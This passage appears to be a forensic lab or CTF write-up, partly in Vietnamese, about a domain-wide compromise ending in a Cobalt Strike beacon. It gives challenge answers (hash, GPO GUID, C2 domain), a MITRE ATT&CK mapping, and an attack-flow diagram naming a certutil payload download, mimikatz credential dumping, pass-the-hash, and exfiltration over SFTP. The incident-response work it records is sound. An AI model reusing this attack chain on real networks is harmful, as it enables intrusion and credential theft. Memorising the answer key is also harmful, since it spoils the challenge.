
A quick search for func_get_proc_address strongly suggests this is Cobalt Strike shellcode.
I then decoded the shellcode.


The answer is Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)
Seventh question
Domain mà C2 agent thực hiện kết nối đến là?As shown in the decoded shellcode:

The answer is cb.19122000.xyz
Questions and answers
| ID | Question | Answer |
|---|---|---|
| 1 | Hãy cung cấp mã hash SHA256 của tập tin mã độc được hacker cài đặt trên hệ thống? (format: SHA256 full lowercase) | eb15da8c50f061b774451365f6dc7a796d18530a6032b995fb262d725581ff1e |
| 2 | User administradora đã được thêm vào nhóm người quản trị trên môi trường Active Directory vào khoảng thời gian nào nhỉ? (format: thời gian theo chuẩn ISO 8601) | 2025-10-22T07:48:49.924Z |
| 3 | Hãy cung cấp đường dẫn tới tập tin chứng minh kẻ tấn công đã sử dụng một công cụ từ bộ Sysinternal Suite để pivot sang máy chủ Domain Controller? (format: đường dẫn tới tập tin này) | C:\Windows\PSEXEC-VULNSP-MSSQL-DF7670FE.key |
| 4 | Như đã đề cập, tất cả máy trạm trong môi trường Active Directory của tổ chức chúng tôi đều đã bị nhiễm mã độc, tôi không hiểu chúng làm như thế nào? Hãy cung cấp ID của kỹ thuật này theo MITRE ATT&CK. | T1484.001 |
| 5 | GUID của policy thực hiện việc tải và thực thi mã độc trên tất cả máy trạm là? | 1F8C50FF-3442-44AA-95EC-7157B3601B74 |
| 6 | User-Agent mà mã độc sử dụng để kết nối đến C2? | Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1) |
| 7 | Domain mà C2 agent thực hiện kết nối đến là? | cb.19122000.xyz |
MITRE ATT&CK
| Observed activity | ATT&CK tactic | ATT&CK technique |
|---|---|---|
Malware (cb.exe, Cobalt Strike beacon) identified on host | Command and Control | T1071.001 - Application Layer Protocol: Web Protocols |
administradora added to AD administrators group | Privilege Escalation | T1098.007 - Account Manipulation: Additional Local or Domain Groups |
Pivot/lateral movement with Sysinternals PsExec artifact | Lateral Movement | T1021.002 - Remote Services: SMB/Windows Admin Shares |
| GPO tampering to distribute malicious execution across domain machines | Privilege Escalation | T1484.001 - Domain Policy Modification: Group Policy Modification |
Malicious script.bat in SYSVOL used to trigger PowerShell payload | Execution | T1059.001 - Command and Scripting Interpreter: PowerShell |
| C2 configuration extracted (custom User-Agent and C2 domain) | Command and Control | T1071.001 - Application Layer Protocol: Web Protocols |
just an inchident - scenario flow
flowchart TD
A["Attacker on Internet via Tailscale VPN"] --> B["Exploit SharePoint ToolShell CVE-2025-49704/49706/53770/53771"]
B --> C["Initial foothold on SharePoint server"]
C --> D["Download payload with certutil from 100.111.191.78:8080"]
D --> E["Execute pRradHDUSFhx.exe AnyDesk silent installer"]
E --> F["Deploy AnyDesk for persistence Set unattended access password"]
E --> G["Internal recon with rustscan Scan subnet 10.20.12.0/24"]
G --> H["Install Python + mssqlpwner Reuse credentials sa:1q2w3e4r5t"]
H --> I["Pivot to MSSQL DB server via mssqlpwner"]
I --> J["Enable xp_cmdshell Execute OS commands"]
J --> K["Privilege escalation with GodPotato"]
K --> L["Create local admin user administradora"]
K --> M["Dump databases with SQL script"]
K --> N["Download and run mimikatz"]
M --> O["Exfiltrate data to external SFTP"]
N --> N1["Dump lsass.exe credentials with sekurlsa::logonpasswords"]
N1 --> P["Lateral movement to DC with sekurlsa::pth and PsExec via SMB"]
P --> Q["Add administradora to AD admin group"]
Q --> R["Modify malicious GPO in SYSVOL"]
R --> S["DFSR replicates policy changes domain-wide"]
S --> T["Workstations execute script.bat from GPO"]
T --> U["Cobalt Strike beacon cb.exe deployed"]
U --> V["C2 callback to cb.19122000.xyz"]